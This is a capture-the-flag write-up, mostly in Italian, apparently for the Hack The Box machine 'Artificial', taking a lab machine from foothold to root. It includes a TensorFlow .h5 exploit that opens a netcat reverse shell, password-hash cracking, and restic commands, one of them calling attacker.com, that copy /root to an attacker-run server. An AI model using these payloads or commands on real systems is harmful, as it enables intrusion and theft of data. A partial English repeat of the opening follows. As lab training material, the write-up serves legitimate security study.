Artificial
Foothold
Si lancia nmap e attraverso le informazioni recuperate, si mappa l’ip con http://artificial.htb/
Scanned at 2025-09-19 15:07:52 CEST for 782s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADiXgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOetbfQNn3ZrQ9PMIHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD
80/tcp  open     http    syn-ack ttl 128 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Andando su quella Web App ci si ritrova davanti ad un semplice sito che permette di addestrare modelli di IA. Registrandosi e loggandosi al sito, si possono caricare dei file .h5, che sono generabili attraverso codice python. Il sito presenta anche un snippet di codice per capire come generarli.
È possibile utilizzare un’instanza docker per impostare l’ambiente o vedere i requirements necessari per poter andare a generare questi modelli con python.

Dopo aver caricato il file, il sito da la possibilità di vedere le predizioni dei modelli. Pertanto, si cerca su internet un modo per eseguire codice attraverso modelli di questo tipo e ci si imbatte in questo https://github.com/Splinter0/tensorflow-rce/blob/main/exploit.py
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc IP PORTA >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
Quindi si modificare il payload e si fa l’upload nel sito

Andando a premere “View Predictions”, nel mentre che si è in ascolto sulla porta stabilita

Foothold ottenuto.
Lateral Movement
Siccome la shell funziona un po’ male, può essere migliota andando ad eseguire il comando
python3 -c "import pty;pty.spawn('/bin/bash');"
Incrociando il file /etc/passwd e le cartelle in /home si vede un utente, con cui possibilmente si può fare privilege escalation.
gael:x:1000:1000:gael:/home/gael:/bin/bash
Analizzando il file principale dell’applicazione python, si vede che si connette ad un db sqlite3 users.db
from flask import Flask, render_template, request, redirect, url_for, session, send_file, flash
from flask_sqlalchemy import SQLAlchemy
from werkzeug.utils import secure_filename
import os
import tensorflow as tf
import hashlib
import uuid
import numpy as np
import io
from contextlib import redirect_stdout
import hashlib

app = Flask(__name__)
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = 'models'
[...]
Cercando questo file, lo si trova nella cartella instance
app@artificial:~/app/instance$ sqlite3 users.db
sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
model  user
sqlite> select * from user;
select * from user;
1|gael|[email protected]|c99175974b6e192936d97224638a34f8
[...]
Mettendo l’hash su crackstation si ottiene come risultato
c99175974b6e192936d97224638a34f8:mattp005numbertwo
Quindi connettendosi in ssh
ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
[...]
Last login: Fri Sep 19 15:44:53 2025 from 10.10.14.99
gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
Si riesce ad effettuare il Lateral movement e prendiamo la flag user.txt.
Privilege Escalation

È presente un’instaza di un applicazione web, Backrest v1.7.2., sulla porta 9898 in localhost.
Effettuando il local port forwarding, è possibile accedervi in localhost alla porta 9898 “127.0.0.1:9898”
ssh -L 9898:127.0.0.1:9898 gael@IP
È presente una login
Navigando con l’utente gael, è presente una cartella /opt con diversi file
gael@artificial:~$ ls -al /opt/backrest/
total 51140
drwxr-xr-x  10 root root         4096 Sep 27 15:20 .
drwxr-xr-x   8 root root         4096 Sep 27 12:46 ..
-rwxr-xr-x   1 app  ssl-cert 25690264 Feb 16  2025 backrest
drwxr-xr-x   3 root root         4096 Mar  3  2025 .config
-r--------   1 root root          155 Sep 27 10:39 config
drwx------ 258 root root         4096 Sep 27 10:39 data
drwx------   2 root root         4096 Sep 27 10:39 index
-rwxr-xr-x   1 app  ssl-cert     3025 Mar  3  2025 install.sh
-rw-------   1 root root           64 Mar  3  2025 jwt-secret
drwx------   2 root root         4096 Sep 27 10:39 keys
drwx------   2 root root         4096 Sep 27 10:45 locks
-rw-r--r--   1 root root        77824 Sep 27 15:20 oplog.sqlite
-rw-------   1 root root            0 Mar  3  2025 oplog.sqlite.lock
-rw-r--r--   1 root root        32768 Sep 27 15:20 oplog.sqlite-shm
-rw-r--r--   1 root root            0 Sep 27 15:20 oplog.sqlite-wal
drwxr-xr-x   2 root root         4096 Mar  3  2025 processlogs
-rwxr-xr-x   1 root root     26501272 Mar  3  2025 restic
drwx------   2 root root         4096 Sep 27 10:39 snapshots
drwxr-xr-x   3 root root         4096 Sep 27 15:20 tasklogs
Ispezionando meglio la macchina, nella cartella /var/backups, è presente un backup di backrest.
gael@artificial:~$ ls -al /var/backups/
total 51972
drwxr-xr-x  2 root root       4096 Sep 27 06:25 .
drwxr-xr-x 13 root root       4096 Jun  2 07:38 ..
-rw-r--r--  1 root root      51200 Sep 27 06:25 alternatives.tar.0
-rw-r--r--  1 root root      38602 Jun  9 10:48 apt.extended_states.0
-rw-r--r--  1 root root       4253 Jun  9 09:02 apt.extended_states.1.gz
-rw-r--r--  1 root root       4206 Jun  2 07:42 apt.extended_states.2.gz
-rw-r--r--  1 root root       4190 May 27 13:07 apt.extended_states.3.gz
-rw-r--r--  1 root root       4383 Oct 27  2024 apt.extended_states.4.gz
-rw-r--r--  1 root root       4379 Oct 19  2024 apt.extended_states.5.gz
-rw-r--r--  1 root root       4367 Oct 14  2024 apt.extended_states.6.gz
-rw-r-----  1 root sysadm 52357120 Mar  4  2025 backrest_backup.tar.gz
-rw-r--r--  1 root root        268 Sep  5  2024 dpkg.diversions.0
-rw-r--r--  1 root root        135 Sep 14  2024 dpkg.statoverride.0
-rw-r--r--  1 root root     696841 Jun  9 10:48 dpkg.status.0
Questo backup sarà estraibile e leggibile, per via del fatto che gael fa parte del gruppo sysadm.
Andando quindi ad estrarre i file e leggerli, è presente un file interessante
gael@artificial:~/backrest$ cat .config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
Andando a fare il base64 decrypt si ottiene una password
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
$2a$ indica l’algoritmo bcrypt
$10$ indica cost factor 10
Andando a craccarlo con john the ripper si ottiene la seguente password
john -w /usr/share/wordlists/rockyou.txt --format=bcrypt hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^           (?)
1g 0:00:00:16 DONE (2025-09-27 10:26) 0.06042g/s 210.9p/s 210.9c/s 210.9C/s !@#$%..Sverige
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Le credenziali per l’accesso a Backrest sono
backrest_root:!@#$%^
Nella piattaforma è possibile creare un repository e lanciarvi dei comandi su restic, con privilegi di root.
Ispirandosi a quanto riportato su GTFOBins, questa caratteristica può essere sfruttata per abusare di restic in modo malevolo.
RHOST=attacker.com
RPORT=12345
LFILE=file_or_dir_to_get
NAME=backup_name
sudo restic backup -r "rest:http://$RHOST:$RPORT/$NAME" "$LFILE"
Questo che viene mostrato è un comando di restic che permette di fare backup di file e di caricarli su repository remoti rest-server.
Utilizzando lo stesso concetto, si può creare un repository remoto sulla macchina dell’attaccante e utilizzare questo comando su backrest, per esfiltrare dati.
Ciò è possibile grazie ai comandi lanciabili dalle repository creabili su backrest, sulla macchina compromessa.
Per installare rest-server si possono seguire le istruzioni sulla repo https://github.com/restic/rest-server.
Si avvia il rest-server


Successivamente si crea una repo su backrest con una password e repository URI qualsiasi

Si va sulla dashboard della repository create e si lanciano i seguenti comandi
-r rest:http://IP:8000/test init
backup -r rest:http://IP:8000/test /root
Questi permettono di inizializzare una nuova repository e di copiare tutta la cartella /root sul nostro rest-server.
Ci ritroveremo sull’istanza attiva di rest-server
Creating repository directories in /tmp/restic/test1
Utilizzando i comandi di restic
restic -r ../../test snapshots
restic -r ../../test restore 4073a65a --target .
Si riuscirà a leggere il backup effuttuato da backrest.

Navigando nella cartella, su può utilizzare la chiave ssh del root.

Ora prendiamo e inviamo la flag root.txt.
Foothold
We run nmap and, using the information retrieved, we map the IP to http://artificial.htb/
Scanned at 2025-09-19 15:07:52 CEST for 782s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
